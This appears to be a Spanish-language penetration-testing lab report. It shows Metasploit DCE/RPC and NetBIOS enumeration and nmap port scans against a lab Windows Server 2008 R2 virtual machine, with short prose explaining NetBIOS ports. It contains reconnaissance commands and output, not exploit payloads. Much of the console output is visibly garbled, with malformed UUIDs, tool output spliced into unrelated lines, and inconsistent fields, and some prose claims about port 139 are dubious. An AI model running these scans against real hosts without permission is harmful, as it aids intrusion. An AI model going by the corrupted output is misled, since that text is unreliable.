msf6 auxiliary(scanner/dcerpc/endpoint_mapper) > options
Module options (auxiliary/scanner/dcerpc/endpoint_mapper):
[!] No module options set.

Name      Current Setting  Required  Description
RHOSTS    10.0.2.49        yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     135              yes        The target port (TCP)
THREADS   55              yes        The number of concurrent threads (max one per host)

[*] msf6 auxiliary(scanner/dcerpc/endpoint_mapper) > View the full module info with the info, or info -d command.
```

```
msf6 auxiliary(scanner/dcerpc/endpoint_mapper) > exploit
[*] msf6 auxiliary(scanner/dcerpc/endpoint_mapper) > [*] 10.0.2.49:135 - Connecting to the endpoint mapper service...
[*] 10.0.2.49:135 - d95afe70-a6d5-4259-822e-2c84da1ddb0d v1.0 TCP (49152) 10.0.2.49
[*] 10.0.2.49:135 - 906b0ce0-c70b-1067-00dd010662da v1.0 LRPC (LRPC-911e1047cf99e9484f)
[*] 10.0.2.49:135 - 906b0ce0-c70b-1067-b317-00dd010662da v1.0 LRPC (LRPC-911e1047cf99e9484f)
[*] 10.0.2.49:135 - 12345778-1234-abcd-ef00-0123456789ac v1.0 PIPE (\pipe\lsass) \\VAGRANT-2008R2
[*] 10.0.2.49:135 - 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC (LRPC-dd881e2b85ec301fb3)
[*] 10.0.2.49:135 - 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC (audit)
[*] 10.0.2.49:135 - 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC (securityevent)
[*] 10.0.2.49:135 - 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC (LSARPC_ENDPOINT)
[*] 10.0.2.49:135 - 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC (lsapolicylookup)
[*] 10.0.2.49:135 - 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC (lsasspirpc)
[*] 10.0.2.49:135 - 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC (protected_storage)
[*] 10.0.2.49:135 - 12345778-1234-abcd-ef00-0123456789ac v1.0 PIPE (\PIPE\protected_storage) \\VAGRANT-2008R2
[*] 10.0.2.49:135 - 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC (dsrole)
[*] 10.0.2.49:135 - 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC (samscc lpc)
[*] 10.0.2.49:135 - 12345778-1234-abcd-ef00-0123456789ac v1.0 TCP (49242) 10.0.2.49
[*] 10.0.2.49:135 - 6b5bdd1e-528c-422c-af8c-a4079be4fe48 v1.0 TCP (49156) 10.0.2.49 [Remote Fw APIs]
[*] 10.0.2.49:135 - 12345678-1234-abcd-ef00-0123456789ab v1.0 TCP (49156) 10.0.2.49 [IPSec Policy agent endpoint]
[*] 10.0.2.49:135 - 12345678-1234-abcd-ef00-0123456789ab v1.0 LRPC (LRPC-f9dc4fcdf76913427) [IPSec Policy agent endpoint]
[*] 10.0.2.49:135 - 367abb81-9844-35f1-ad32-98f038001003 v2.0 TCP (49155) 10.0.2.49
[*] 10.0.2.49:135 - 0b6edbfa-4a24-4fc6-8a23-942b1eca65d1 v1.0 LRPC (spoolss) [Spooler function endpoint]
[*] 10.0.2.49:135 - ae33069b-a2a8-46ee-a235-dfd339be281 v1.0 LRPC (spoolss) [Spooler base remote object endpoint]
[*] 10.0.2.49:135 - 4a452661-8290-4b36-8fbe-7f4093a94978 v1.0 LRPC (spoolss) [Spooler function endpoint]
[*] 10.0.2.49:135 - ftp - dd490425-5325-4565-b774-7e27d6c09c24 v1.0 LRPC (LRPC-42c2dec49eb5a74d62) [Base Firewall Engine API]
[*] 10.0.2.49:135 - ssh - 7f9d11bf-7f9b-436b-a812-b2d50c5dc03 v1.0 LRPC (LRPC-42c2dec49eb5a74d62) [Fw APIs]
[*] 10.0.2.49:135 - 2fb92682-6599-42dc-ae13-bd2zca89bd11c v1.0 LRPC (LRPC-42c2dec49eb5a74d62) [Fw APIs]
[*] 10.0.2.49:135 - 24019106-a203-4642-b88d-82dae9158929 v1.0 LRPC (LRPC-1ddc319deed50e4a08)
[*] 10.0.2.49:135 - 7ea70bcf-4f8a-4f6a-8968-6a440754d5f v1.0 LRPC (OLEC91A1F4C8C44BD7A5230F981AD5) [NSI server endpoint]
[*] 10.0.2.49:135 - 7ea70bcf-4f8a-4f6a-8968-6a440754d5f v1.0 LRPC (LRPC-c9f7a8c242f2ba2c84) [NSI server endpoint]
[*] 10.0.2.49:135 - 3473dd4d-2e88-4006-9cba-22570909dd10 v5.0 LRPC (OLEC91A1F4C8C44BD7A5230F981AD5) [WinHttp Auto-Proxy Service]
[*] 10.0.2.49:135 - 3473dd4d-2e88-4006-9cba-22570909dd10 v5.0 LRPC (LRPC-c9f7a8c242f2ba2c84) [WinHttp Auto-Proxy Service]
[*] 10.0.2.49:135 - c9ac6db5-82b7-4e55-ae8a-e464ed7b4277 v1.0 LRPC (IUserProfile2) [Impl friendly name]
[*] 10.0.2.49:135 - c9ac6db5-82b7-4e55-ae8a-e464ed7b4277 v1.0 LRPC (IUserProfile2) [Impl friendly name]
[*] 10.0.2.49:135 - 2eb08e3e-639f-4fba-97b1-147878961076 v1.0 LRPC (IUserProfile2)
[*] 10.0.2.49:135 - c9ac6db5-82b7-4e55-ae8a-e464ed7b4277 v1.0 LRPC (IUserProfile2) [Impl friendly name]
[*] 10.0.2.49:135 - c9ac6db5-82b7-4e55-ae8a-e464ed7b4277 v1.0 LRPC (OLE07B4D2C3901D436FAE1FB0C79B87) [Impl friendly name]
[*] 10.0.2.49:135 - c9ac6db5-82b7-4e55-ae8a-e464ed7b4277 v1.0 LRPC (senssvc) [Impl friendly name]
[*] 10.0.2.49:135 - 0a74ef1c-41a4-4e06-83ae-dc74fb1cdd53 v1.0 LRPC (IUserProfile2)
[*] 10.0.2.49:135 - 0a74ef1c-41a4-4e06-83ae-dc74fb1cdd53 v1.0 LRPC (OLE07B4D2C3901D436FAE1FB0C79B87)
[*] 10.0.2.49:135 - 0a74ef1c-41a4-4e06-83ae-dc74fb1cdd53 v1.0 LRPC (senssvc)
[*] 10.0.2.49:135 - 1ff70682-0a51-30e8-076d-740be8cee98b v1.0 LRPC (IUserProfile2)
[*] 10.0.2.49:135 - 1ff70682-0a51-30e8-076d-740be8cee98b v1.0 LRPC (OLE07B4D2C3901D436FAE1FB0C79B87)
[*] 10.0.2.49:135 - 1ff70682-0a51-30e8-076d-740be8cee98b v1.0 LRPC (senssvc)
[*] 10.0.2.49:135 - 1ff70682-0a51-30e8-076d-740be8cee98b v1.0 PIPE (\PIPE\atsvc) \\VAGRANT-2008R2
[*] 10.0.2.49:135 - 378e52b0-c0a9-11cf-822d-00aa0051e40f v1.0 LRPC (IUserProfile2)
[*] 10.0.2.49:135 - 378e52b0-c0a9-11cf-822d-00aa0051e40f v1.0 LRPC (OLE07B4D2C3901D436FAE1FB0C79B87)
[*] 10.0.2.49:135 - 378e52b0-c0a9-11cf-822d-00aa0051e40f v1.0 LRPC (senssvc)
[*] 10.0.2.49:135 - 378e52b0-c0a9-11cf-822d-00aa0051e40f v1.0 PIPE (\PIPE\atsvc) \\VAGRANT-2008R2
[*] 10.0.2.49:135 - 86d35949-83c9-4044-b424-db363231fd0c v1.0 LRPC (IUserProfile2)
[*] 10.0.2.49:135 - 86d35949-83c9-4044-b424-db363231fd0c v1.0 LRPC (OLE07B4D2C3901D436FAE1FB0C79B87)
[*] 10.0.2.49:135 - 86d35949-83c9-4044-b424-db363231fd0c v1.0 LRPC (senssvc)
```



```
[*] 10.0.2.49:135 00000300 - 86d35949-83c9-4044-b424-db363231fd0c v1.0 PIPE (\PIPE\atsvc) \\VAGRANT-2008R2
[*] 10.0.2.49:135 00000300 - 86d35949-83c9-4044-b424-db363231fd0c v1.0 TCP (49154) 10.0.2.49
[*] 10.0.2.49:135 closed - a398e520-d59a-4bdd-aa7a-3c1e0303a511 v1.0 LRPC (IUserProfile2) [IKE/Authip API]
[*] 10.0.2.49:135 closed - a398e520-d59a-4bdd-aa7a-3c1e0303a511 v1.0 LRPC (OLE07B4D2C3901D436FAE1FB0C79887) [IKE/Authip API]
[*] 10.0.2.49:135 open - a398e520-d59a-4bdd-aa7a-3c1e0303a511 v1.0 LRPC (senssvc) [IKE/Authip API]
[*] 10.0.2.49:135 open - a398e520-d59a-4bdd-aa7a-3c1e0303a511 v1.0 PIPE (\PIPE\atsvc) \\VAGRANT-2008R2 [IKE/Authip API]
[*] 10.0.2.49:135 open - a398e520-d59a-4bdd-aa7a-3c1e0303a511 v1.0 TCP (49154) 10.0.2.49 [IKE/Authip API]
[*] 10.0.2.49:135 open - 552d076a-cb29-4e44-8b6a-d15e59e2c0af v1.0 LRPC (IUserProfile2) [IP Transition Configuration endpoint]
[*] 10.0.2.49:135 open - 552d076a-cb29-4e44-8b6a-d15e59e2c0af v1.0 LRPC (OLE07B4D2C3901D436FAE1FB0C79887) [IP Transition Configuration endpoint]
[*] 10.0.2.49:135 open - 552d076a-cb29-4e44-8b6a-d15e59e2c0af v1.0 LRPC (senssvc) [IP Transition Configuration endpoint]
[*] 10.0.2.49:135 open - 552d076a-cb29-4e44-8b6a-d15e59e2c0af v1.0 PIPE (\PIPE\atsvc) \\VAGRANT-2008R2 [IP Transition Configuration endpoint]
[*] 10.0.2.49:135 open - 552d076a-cb29-4e44-8b6a-d15e59e2c0af v1.0 TCP (49154) 10.0.2.49 [IP Transition Configuration endpoint]
[*] 10.0.2.49:135 open - 98716d03-89ac-44c7-bb8c-285824e51c4a v1.0 LRPC (IUserProfile2) [XactSrv service]
[*] 10.0.2.49:135 open - 98716d03-89ac-44c7-bb8c-285824e51c4a v1.0 LRPC (OLE07B4D2C3901D436FAE1FB0C79887) [XactSrv service]
[*] 10.0.2.49:135 open - 98716d03-89ac-44c7-bb8c-285824e51c4a v1.0 LRPC (senssvc) [XactSrv service]
[*] 10.0.2.49:135 open - 98716d03-89ac-44c7-bb8c-285824e51c4a v1.0 PIPE (\PIPE\atsvc) \\VAGRANT-2008R2 [XactSrv service]
[*] 10.0.2.49:135 open - 98716d03-89ac-44c7-bb8c-285824e51c4a v1.0 TCP (49154) 10.0.2.49 [XactSrv service]
[*] 10.0.2.49:135 open - 30b044a5-a225-43f0-b3a4-e060df91f9c1 v1.0 LRPC (IUserProfile2)
[*] 10.0.2.49:135 open - 30b044a5-a225-43f0-b3a4-e060df91f9c1 v1.0 LRPC (OLE07B4D2C3901D436FAE1FB0C79887)
[*] 10.0.2.49:135 open - 30b044a5-a225-43f0-b3a4-e060df91f9c1 v1.0 LRPC (senssvc)
[*] 10.0.2.49:135 open - 30b044a5-a225-43f0-b3a4-e060df91f9c1 v1.0 PIPE (\PIPE\atsvc) \\VAGRANT-2008R2
[*] 10.0.2.49:135 open - 30b044a5-a225-43f0-b3a4-e060df91f9c1 v1.0 TCP (49154) 10.0.2.49
[*] 10.0.2.49:135 open - 30b044a5-a225-43f0-b3a4-e060df91f9c1 v1.0 PIPE (\PIPE\srsvsc) \\VAGRANT-2008R2
[*] 10.0.2.49:135 open - c9ac6db5-82b7-4e55-ae8a-e464ed7b4277 v1.0 LRPC (IUserProfile2) [Impl friendly name]
[*] 10.0.2.49:135 open - c9ac6db5-82b7-4e55-ae8a-e464ed7b4277 v1.0 LRPC (OLE07B4D2C3901D436FAE1FB0C79887) [Impl friendly name]
[*] 10.0.2.49:135 open - c9ac6db5-82b7-4e55-ae8a-e464ed7b4277 v1.0 LRPC (senssvc) [Impl friendly name]
[*] 10.0.2.49:135 open - c9ac6db5-82b7-4e55-ae8a-e464ed7b4277 v1.0 PIPE (\PIPE\atsvc) \\VAGRANT-2008R2 [Impl friendly name]
[*] 10.0.2.49:135 open - c9ac6db5-82b7-4e55-ae8a-e464ed7b4277 v1.0 TCP (49154) 10.0.2.49 [Impl friendly name]
[*] 10.0.2.49:135 open - c9ac6db5-82b7-4e55-ae8a-e464ed7b4277 v1.0 PIPE (\PIPE\srsvsc) \\VAGRANT-2008R2 [Impl friendly name]
[*] 10.0.2.49:135 open - f6beaff7-1e19-4fb8-9f8f-b89e2018337c v1.0 LRPC (eventlog) [Event log TCPIP]
[*] 10.0.2.49:135 open - f6beaff7-1e19-4fb8-9f8f-b89e2018337c v1.0 PIPE (\pipe\eventlog) \\VAGRANT-2008R2 [Event log TCPIP]
[*] 10.0.2.49:135 open - f6beaff7-1e19-4fb8-9f8f-b89e2018337c v1.0 TCP (49153) 10.0.2.49 [Event log TCPIP]
[*] 10.0.2.49:135 open - 30adc50c-5cbc-46ce-9a0e-91914789e23c v1.0 LRPC (eventlog) [NRP server endpoint]
[*] 10.0.2.49:135 open - 30adc50c-5cbc-46ce-9a0e-91914789e23c v1.0 PIPE (\pipe\eventlog) \\VAGRANT-2008R2 [NRP server endpoint]
[*] 10.0.2.49:135 open - 30adc50c-5cbc-46ce-9a0e-91914789e23c v1.0 TCP (49153) 10.0.2.49 [NRP server endpoint]
[*] 10.0.2.49:135 open - 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d6 v1.0 LRPC (eventlog) [DHCPv6 Client LRPC Endpoint]
[*] 10.0.2.49:135 open - 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d6 v1.0 PIPE (\pipe\eventlog) \\VAGRANT-2008R2 [DHCPv6 Client LRPC Endpoint]
[*] 10.0.2.49:135 open - 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d6 v1.0 TCP (49153) 10.0.2.49 [DHCPv6 Client LRPC Endpoint]
[*] 10.0.2.49:135 open - 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d6 v1.0 LRPC (dhpcsvc6) [DHCPv6 Client LRPC Endpoint]
[*] 10.0.2.49:135 open - 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d6 v1.0 LRPC (eventlog) [DHCP Client LRPC Endpoint]
[*] 10.0.2.49:135 open - 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d6 v1.0 PIPE (\pipe\eventlog) \\VAGRANT-2008R2 [DHCP Client LRPC Endpoint]
[*] 10.0.2.49:135 open - 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d6 v1.0 TCP (49153) 10.0.2.49 [DHCP Client LRPC Endpoint]
[*] 10.0.2.49:135 open - 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d6 v1.0 LRPC (dhpcsvc6) [DHCP Client LRPC Endpoint]
[*] 10.0.2.49:135 open - 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d6 v1.0 LRPC (dhpcsvc) [DHCP Client LRPC Endpoint]
[*] 10.0.2.49:135 open - 76f226c3-ec14-4325-8a99-6a46348418af v1.0 LRPC (WMMsgKRpc03A121)
[*] 10.0.2.49:135 open - c9ac6db5-82b7-4e55-ae8a-e464ed7b4277 v1.0 LRPC (DCE-741d842d45b1ec3b) [Impl friendly name]
[*] 10.0.2.49:135 open - 76f226c3-ec14-4325-8a99-6a46348418af v1.0 LRPC (WMMsgKRpc0389E0)
[*] 10.0.2.49:135 open - 76f226c3-ec14-4325-8a99-6a46348418af v1.0 PIPE (\PIPE\InitShutdown) \\VAGRANT-2008R2
[*] 10.0.2.49:135 open - 76f226c3-ec14-4325-8a99-6a46348418af v1.0 LRPC (WindowsShutdown)
[*] 10.0.2.49:135 open - d95afe70-a6d5-4259-822e-2c84da1ddb0d v1.0 LRPC (WMMsgKRpc0389E0)
[*] 10.0.2.49:135 open - d95afe70-a6d5-4259-822e-2c84da1ddb0d v1.0 PIPE (\PIPE\InitShutdown) \\VAGRANT-2008R2
[*] 10.0.2.49:135 open - d95afe70-a6d5-4259-822e-2c84da1ddb0d v1.0 LRPC (WindowsShutdown)
[*] 10.0.2.49:135 open - Scanned 1 of 1 hosts (100% complete)
```

El consultar este servicio proporciona información sobre las aplicaciones y servicios disponibles en el sistema bajo evaluación, como también otra información potencialmente útil para otras evaluaciones.

- auxiliary/scanner/dcerpc/management

El módulo de nombre “auxiliary/scanner/dcerpc/management” incluido en Metasploit Framework, puede ser utilizado para obtener información desde la Interfaz de Gestión Remota del servicio DCE/RPC. DCE/RPC es una especificación para un mecanismo de llamada a procedimientos remotos, lo cual define ya sea APIs y un protocolo sobre la red. Un mapeador de punto de llegada “endpoint mapper” (EPMAP) del servidor DCE/RPC, atenderá por llamadas entrantes. Un cliente llamará a este mapeador de llegada y preguntará por una interfaz específica, el cual será accedido sobre una conexión diferente. Despues de esto, el cliente puede solicitar llamadas hacia el servidor.



El “endpoint mapper” proporciona una lista de objetivos DCOM o servicios registrados con el “endpoint mapper”. Este soporta enlaces dinámicos hacia los servicios. La lista de UUIDs (Universal Unique Identifier) el cual se obtiene es mapeado hacia servicios únicos. La siguiente etapa es buscar más información sobre cada uno de los servicios.

```
msf6 auxiliary(scanner/dcercpc/management) > exploit
[*] 10.0.2.49:135 - UUID e1af8308-5d1f-11c9-91a4-08002b14a0fa v3.0
[*] 10.0.2.49:135 - Remote Management Interface Error: DCERPC FAULT => nca_s_fault_ndr
[*] 10.0.2.49:135 - listening: 00000000
[*] 10.0.2.49:135 - killed: 00000005
[*] 10.0.2.49:135 - name: 00010000000000001000000000000000d3060000
[*] 10.0.2.49:135 - UUID 0b0a6584-9e0f-11cf-a3cf-00805f68cb1b v1.0
[*] 10.0.2.49:135 - Remote Management Interface Error: DCERPC FAULT => nca_s_fault_ndr
[*] 10.0.2.49:135 - listening: 00000000
[*] 10.0.2.49:135 - killed: 00000005
[*] 10.0.2.49:135 - name: 00010000000000001000000000000000d3060000
[*] 10.0.2.49:135 - UUID 1d55b526-c137-46c5-ab79-638f2a68e869 v1.0
[*] 10.0.2.49:135 - Remote Management Interface Error: DCERPC FAULT => nca_s_fault_ndr
[*] 10.0.2.49:135 - listening: 00000000
[*] 10.0.2.49:135 - killed: 00000005
[*] 10.0.2.49:135 - name: 00010000000000001000000000000000d3060000
[*] 10.0.2.49:135 - UUID 64fe0b7f-9ef5-4553-a7db-9a1975777554 v1.0
[*] 10.0.2.49:135 - Remote Management Interface Error: DCERPC FAULT => nca_s_fault_ndr
[*] 10.0.2.49:135 - listening: 00000000
[*] 10.0.2.49:135 - killed: 00000005
[*] 10.0.2.49:135 - name: 00010000000000001000000000000000d3060000
[*] 10.0.2.49:135 - UUID b9e79e60-3d52-11ce-aaa1-0006901293f v0.2
[*] 10.0.2.49:135 - Remote Management Interface Error: DCERPC FAULT => nca_s_fault_ndr
[*] 10.0.2.49:135 - listening: 00000000
[*] 10.0.2.49:135 - killed: 00000005
[*] 10.0.2.49:135 - name: 00010000000000001000000000000000d3060000
[*] 10.0.2.49:135 - UUID 99fcfec4-5260-101b-bbcb-00aa0021347a v0.0
[*] 10.0.2.49:135 - Remote Management Interface Error: DCERPC FAULT => nca_s_fault_ndr
[*] 10.0.2.49:135 - listening: 00000000
[*] 10.0.2.49:135 - killed: 00000005
[*] 10.0.2.49:135 - name: 00010000000000001000000000000000d3060000
[*] 10.0.2.49:135 - UUID appservice-e111-11ce-4010-0000000000000000
[*] 10.0.2.49:135 - Remote Management Interface Error: DCERPC FAULT => nca_s_fault_ndr
[*] 10.0.2.49:135 - listening: 00000000
[*] 10.0.2.49:135 - killed: 00000005
[*] 10.0.2.49:135 - name: 00010000000000001000000000000000d3060000
[*] 10.0.2.49:135 - UUID 00000136-0000-0000-c000-000000000046 v0.0
[*] 10.0.2.49:135 - Remote Management Interface Error: DCERPC FAULT => nca_s_fault_ndr
[*] 10.0.2.49:135 - listening: 00000000
[*] 10.0.2.49:135 - killed: 00000005
[*] 10.0.2.49:135 - name: 00010000000000001000000000000000d3060000
[*] 10.0.2.49:135 - UUID c6f3ee72-ce7e-11d1-b71e-00c04fc3111a v1.0
[*] 10.0.2.49:135 - Remote Management Interface Error: DCERPC FAULT => nca_s_fault_ndr
[*] 10.0.2.49:135 - listening: 00000000
[*] 10.0.2.49:135 - killed: 00000005
[*] 10.0.2.49:135 - name: 00010000000000001000000000000000d3060000
[*] 10.0.2.49:135 - UUID 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57 v0.0
[*] 10.0.2.49:135 - Remote Management Interface Error: DCERPC FAULT => nca_s_fault_ndr
[*] 10.0.2.49:135 - listening: 00000000
[*] 10.0.2.49:135 - killed: 00000005
[*] 10.0.2.49:135 - name: 00010000000000001000000000000000d3060000
[*] 10.0.2.49:135 - UUID 000001a0-0000-0000-c000-000000000046 v0.0
[*] 10.0.2.49:135 - Remote Management Interface Error: DCERPC FAULT => nca_s_fault_ndr
[*] 10.0.2.49:135 - listening: 00000000
[*] 10.0.2.49:135 - killed: 00000005
[*] 10.0.2.49:135 - name: 00010000000000001000000000000000d3060000
[*] 10.0.2.49:135 - Scanned 1 of 1 hosts (100% complete)
```

EXPLORACION SERVICIO NETBIOS-SSN *MICROSOFT WINDOWS NETBIOS-SSN PUERTO 139


El puerto 139 es un dispositivo de programación en red. No es una caja de enchufe o punto de entrada de cualquier tipo. Es una dirección para una aplicación que se ejecuta en una computadora remota. El puerto 139 es particularmente detestado por los administradores de red. Es asignado a NetBIOS, Network Basic Input / Output System y hace que la red sea vulnerable a los ataques de los piratas informáticos.


Aunque fue desarrollado por IBM, NetBIOS fue adoptada por Microsoft para sus servicios de red. El software permite a la aplicación interactuar con aplicaciones sobre una red. Se encarga de las funciones de red subyacentes. Microsoft cambió NetBIOS en NetBIOS Extended User Interface, o NetBEUI, que añade las características de formato de datos. Esto significa que NetBIOS, a través de NetBEUI, lleva instrucciones y datos en una computadora y directo a una aplicación.

Los puertos NetBIOS son utilizados por el intercambio de archivos y aplicaciones de uso compartido de impresoras. Los usuarios de la red con sede fuera de la red acceden a estos servicios a través del puerto 139. Los piratas informáticos conocen este camino y con regularidad tratan de entrar en un servidor de archivos a través de este puerto. Los virus Chode, el Gusano Mensaje de Dios, Msinit, Netlog, Red, Qaz sadmind y SMB Relay les gusta especialmente este puerto. Los administradores de red y los proveedores de servicios de Internet tienden a no gustarles y lo bloquean.

```
msf6 exploit(multi/samba/usermap_script) > db_nmap -sV 10.0.2.49 -p 139
[*] Nmap: Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-06 02:33 CET
[*] Nmap: Nmap scan report for 10.0.2.49
[*] Nmap: Host is up (0.00086s latency).
[*] Nmap: PORT STATE SERVICE          VERSION
[*] Nmap: 139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
[*] Nmap: MAC Address: 08:00:27:73:A7 (Oracle VirtualBox virtual NIC)
[*] Nmap: Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 6.44 seconds
```

Aplicaciones NetBIOS





NetBIOS y NetBEUI no utilizan números de puerto, pero TCP/IP está tan extendido en redes que Microsoft tuvo que hacer el sistema IP compatible. Para esto, canalizan el tráfico IP entrante transportados por UDP con el puerto 138, mientras que las sesiones de transporte de TCP utilizan el puerto 139. El puerto 137 es utilizado para acceder al sistema de traducción de la dirección de red.

Se busca una vulnerabilidad y modulo en la herramienta METASPLOIT que se pueda explotar y en la que el puerto 139 este comprometido de esta manera.

Luego de probar varios módulos se hallo uno que con el que se realizó una explotación (CAJA NEGRA) exitosa.

El módulo auxiliar nbname escanea una variedad de hosts y determina sus nombres de host a través de NetBIOS.

```
msf6 auxiliary(scanner/netbios/nbname) > options
Module options (auxiliary/scanner/netbios/nbname):
  Current Setting  Required  Description
  Name          Setting
  BATCHSIZE      256       yes      The number of hosts to probe in each set
  RHOSTS         10.0.2.49  yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT          137        yes      The target port (UDP)
  THREADS        opt10     yes      The number of concurrent threads
  _root          account   has empty password
  mysql-users:
View the full module info with the info, or info -d command.
```

```
msf6 auxiliary(scanner/netbios/nbname) > run
[*] Sending NetBIOS requests to 10.0.2.49→10.0.2.49 (1 hosts)
[+] 10.0.2.49 [VAGRANT-2008R2] OS:Windows Names:(VAGRANT-2008R2, WORKGROUP) Addresses:(10.0.2.49) Mac:08:00:27:73:6:c:a
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Se visualiza que se obtuvo información acerca de la máquina objetivo Windows.

NetBIOS es un servicio que permite la comunicación entre aplicaciones como una impresora u otra computadora en una red Ethernet o Token Ring a través del nombre NetBIOS. El nombre de NetBIOS es un carácter de 16 dígitos asignado a una computadora en el grupo de trabajo por WINS para la resolución del nombre de una dirección IP en el nombre de NETBIOS.



NetBIOS proporciona tres servicios distintos:

- 1- Servicio de nombres (NetBIOS-NS) para registro y resolución de nombres a través del puerto 137 .
- 2- Servicio de distribución de datagramas (NetBIOS-DGM) para comunicación sin conexión a través del puerto 138 .
- 3- Servicio de sesión (NetBIOS-SSN) para comunicación orientada a la conexión a través del puerto 139

Puerto	Protocolo	Servicio
135	TCP	Mapeador de puntos finales MS-RPC
137	UDP	Servicio de nombres NetBIOS
138	UDP	Servicio de datagramas NetBIOS
139	TCP	Servicio de sesión de NetBIOS
445	TCP	Protocolo SMB

A partir de la noción del puerto abierto 139, se realiza un escaneo de puertos netbios para ver si están abiertos y realizar una penetración netbios.

```
(root㉿kali)-[~] # nmap -ST -SU 10.0.2.49 -T 5
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-06 03:34 CET
Warning: 10.0.2.49 giving up on port because retransmission cap hit (2).
Stats: 0:01:42 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 37.30% done; ETC: 03:39 (0:02:51 remaining)
Stats: 0:05:11 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 57.80% done; ETC: 03:43 (0:03:48 remaining)
Stats: 0:10:47 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 90.50% done; ETC: 03:46 (0:01:08 remaining)
Nmap scan report for 10.0.2.49
Host is up (0.0005s latency).

Not shown: 982 closed tcp ports (conn-refused), 747 closed udp ports (port-unreach), 251 open|filtered udp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
3389/tcp  open  ms-wbt-server
4848/tcp  open  appserv-http
7676/tcp  open  imqbrokerd
8080/tcp  open  http-proxy
8181/tcp  open  intermapper
8383/tcp  open  m2mservices
9200/tcp  open  wap-wsp
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
137/udp   open  netbios-ns
161/udp   open  snmp

MAC Address: 08:00:27:73:6C:A7 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 775.24 seconds
```

